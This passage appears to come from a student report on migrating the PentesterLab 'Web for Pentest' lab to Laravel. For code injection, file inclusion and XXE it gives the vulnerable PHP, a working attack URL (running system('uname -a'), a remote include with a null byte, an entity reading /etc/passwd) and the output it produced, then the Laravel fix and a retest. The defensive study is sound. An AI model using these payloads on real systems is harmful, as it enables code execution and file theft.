

PentesterLab » Web for Pentest
Not secure
Gmail YouTube Maps Company: XphenoR... Network Tools: DNS... mxtoolbox - Yahoo I... Emkei's Fake Mailer Manual Penetration... How To Install Andr... Recruitment - Welc... All Bookmarks
PentesterLab.com
Home
Type here to search
Rainy days ahead
ENG
19:58
17-07-2025

```
192.168.0.15/codeexec/example1.php?name=hacker".system(%27uname%20-a%27);%23
```

```
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux Hello hackerLinux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
© PentesterLab 2013
```


Figure 25 : Browser output showing successful execution of an Code Injection payload in the PHP (Before migration)

Laravel Code



```php
class CodeexecController extends Controller
{
    public function example1(Request $request)
    {
        $validated = $request->validate([
            'name' => ['nullable', 'string', 'max:255'],
        ]);
        $name = $validated['name'] ?? '';
        $output = "Hello " . $name . "!!!";

        return view('codeexec.example1', compact('output'));
    }
```

Figure 26 : Laravel controller code to mitigate an Code Injection




example1.blade.php ×

resources > views > codeexec > example1.blade.php

```blade
@extends('layouts.app')

@section('content')
@if($output)
    <pre>{{ $output }}</pre>
@endif
@endsection
```

Figure 27 : Laravel Blade view code to prevent an Code Injection

<u>Ouput</u>



```
localhost:8000/codeexec/example1?name=hacker".system(%27uname%20-a%27);%23
```

```
Hello hacker".system('uname -a');#!!!
```

© Pentester Lab 2025


Figure 28 : Security testing results confirming the elimination of Code Injection vulnerabilities in the Laravel (After migration)

4.1.5 File Inclusion (LFI/RFI)

In the old PHP code, files were dynamically included based on user input, which meant attackers could trick the system into loading sensitive local files, a flaw known as Local File Inclusion (LFI) (Letarte et al., 2011). In some cases, this even allowed access to confidential data through crafted stream wrappers.

The Laravel re-implementation removed this risky pattern by mapping requests to predefined controllers and named views instead of including files directly. It also supports checks like View::exists() to ensure only valid, whitelisted templates are rendered (Subecz, 2021). When the same attacks were replayed, attempts to read files returned controlled errors or were ignored, showing that path selection was no longer driven by attacker input (Garbarz and Plechawska-Wójcik, 2022).

Core PHP


E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\fileincl\example2.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php
example2.php


```php
<?php require_once '../header.php'; ?>

<?php
    if ($_GET["page"]) {
    $file = $_GET["page"].".php";
    // simulate null byte issue
    $file = preg_replace('/\x00.*/',"",$file);
        include($file);

    }



?>

<?php require_once '../footer.php'; ?>

```

Figure 29 : Core PHP implementation exhibiting an File Include

Output

URL Input:

http://192.168.0.15/fileincl/example1.php?page=https://assets.pentesterlab.com/test_include.txt%00




PHP Version 5.3.3-7+squeeze15

System	Linux debian 2.6.32-5-amd64 #1 SMP Fri May 10 00:43:19 UTC 2013 x86_64
Build Date	Mar 4 2013 12:56:56
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS


Figure 30 : Browser output showing successful execution of an File Include payload in the PHP (Before migration)

Laravel Code



```php
public function example2(Request $request)
{
    $page = $request->get('page');
    $content = '';

    if ($page) {
        $allowedViews = [
            'intro' => 'fileincl.intro',
        ];

        if (isset($allowedViews[$page]) && View::exists($allowedViews[$page])) {
            $content = view($allowedViews[$page])->render();
        } else {
            $content = 'File not found';
        }
    }

    return view('fileincl.example2', compact('content'));
}
```


Figure 31 : Laravel controller code to mitigate an File Include



```blade
@extends('layouts.app')

@section('content')
@if($content)
    <pre>{{ $content }}</pre>
@endif
@endsection
```

Figure 32 : Laravel Blade view code to prevent an File Include

<u>**Output**</u>



```
localhost:8000/fileincl/example1?page=https://pentesterlab.com/test_include.txt
```

```
File not found
```

© Pentester Lab 2025

Figure 33 : Security testing results confirming the elimination of File Include vulnerabilities in the Laravel (After migration)


4.1.6 XML External Entity (XXE) Injection

On the baseline, XML parsing occurred with permissive defaults, allowing external entity declarations to reference local files for disclosure during parse time (Zhao and Gong, 2015).

The Laravel implementation processed XML with external entity resolution disabled and validated inputs before parsing, which removed the channel needed to dereference local resources through declared entities (Aborujilah et al., 2022).

Replayed XXE payloads failed to produce file content in responses, confirming that parser configuration and input handling jointly cut off the original disclosure route (Paramitha and Asnar, 2021).

<u>**Core PHP**</u>


*E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\xml\example1.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php


```php
<?php require_once("../header.php"); ?>
Hello
<?php
  $xml=simplexml_load_string($_GET['xml']);
  print_r((string)$xml);
?>
<?php require_once("../footer.php"); ?>

```

Figure 34 : Core PHP implementation exhibiting an XML

Output

URL Input:


http://192.168.0.15/xml/example1.php?xml=%3C!DOCTYPE%20test%20[%20%3C!ENTITY%20x%20SYSTEM%20%22file:///etc/passwd%22%3E]%3E



```
Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server
Account,,,:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
© PentesterLab 2013
```


Figure 35 : Browser output showing successful execution of an XML payload in the PHP (Before migration)

Laravel Code



```php
class XmlController extends Controller
{
    public function example1(Request $request)
    {
        $validated = $request->validate([
            'xml' => ['nullable', 'string'],
        ]);
        $xml = $validated['xml'] ?? '';
        $result = '';

        if ($xml) {
            try {
                $dom = new \DOMDocument();
                $dom->loadXML($xml, LIBXML_NONET | LIBXML_NOERROR | LIBXML_NOWARNING);
                $xmlObj = simplexml_import_dom($dom);
                if ($xmlObj === false) {
                    $result = 'Invalid XML format';
                } else {
                    $result = (string)$xmlObj;
                }
            } catch (\Exception $e) {
                $result = 'Error parsing XML';
            }
        }

        return view('xml.example1', compact('result'));
    }
```

Figure 36 : Laravel controller code to mitigate an XML




example1.blade.php ✕

resources > views > xml > example1.blade.php

```php
@extends('layouts.app')

@section('content')
Hello
@if($result)
    {{ $result }}
@endif
@endsection
```

Figure 37 : Laravel Blade view code to prevent an XML

<u>Output</u>



```
localhost:8000/xml/example1.php?xml=<!DOCTYPE%20test%20[%20<!ENTITY%20x%20SYSTEM%20"file:///etc/passwd">]>
```

```
404 | NOT FOUND
```

Figure 38 : Security testing results confirming the elimination of File Include vulnerabilities in the Laravel (After migration)

